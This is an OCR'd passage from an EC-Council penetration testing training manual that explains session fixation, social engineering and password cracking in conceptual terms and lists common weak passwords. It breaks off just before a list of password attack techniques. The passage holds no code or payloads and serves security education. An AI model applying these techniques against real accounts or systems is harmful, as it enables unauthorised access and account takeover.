


Figure A.267: Working of Cookie/Session Poisoning Attacks

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Fixation Attack

Session fixation attack is a type of session hijacking. It helps the attackers to hijack valid user sessions established between the client and the web server when the user log in. They authenticate themselves using a known session ID and then use the already known session ID to hijack a user-validated session. Thus, attackers trick the users into accessing a genuine web server using an explicit session ID value. Here, attacker assumes the identity of the victim and exploits his credentials at the server.

Various techniques are used by the attackers to perform session fixation attack. The most common techniques are:

- Session token in the URL argument
- Session token in a hidden form field
- Session ID in a cookie

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Consider the below example to understand the working of session fixation attack:





Figure A.268: Working of Session Fixation Attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Social Engineering Attacks

Social engineering is an art of manipulating people to divulge sensitive information to perform some malicious action. It is a non-technical intrusion that involves tricking other people to break normal security procedures to break into a corporate network. Organizations are vulnerable to social engineering attacks even after implementing various technical network security measures as it relies heavily on human interaction.

- Social engineering attacks occur at two levels:
  - Physical
  - Psychological

Social engineering attacks are difficult to guard against, as the victim might not be aware that he or she has been deceived. They are very much similar to other kinds of attacks used to extract the company's valuable data.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Attacks

A password is a key piece of information necessary to access a system. Consequently, most attacks are performed by using password cracking techniques to gain unauthorized access. An attacker tries to exploit weaknesses to hack well-chosen passwords and exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password. Using common passwords such as password, pa$$w0rd, root, administrator, admin, Test, guest, qwerty or personal information such as name, birthday, names of children etc. make a system or application vulnerable to cracking attacks. Attackers use various techniques such as brute-force, social engineering, spoofing, phishing, malware, sniffing and keylogging to acquire passwords so as to trick the network device to believe they are valid users.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Attack Techniques

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. An attacker may either crack a password manually by guessing it, or use automated tools and techniques such as a dictionary or a brute-force method. Most password cracking techniques are successful because of weak or easily guessable passwords. Given below are the techniques used by attacker to perform password attack:

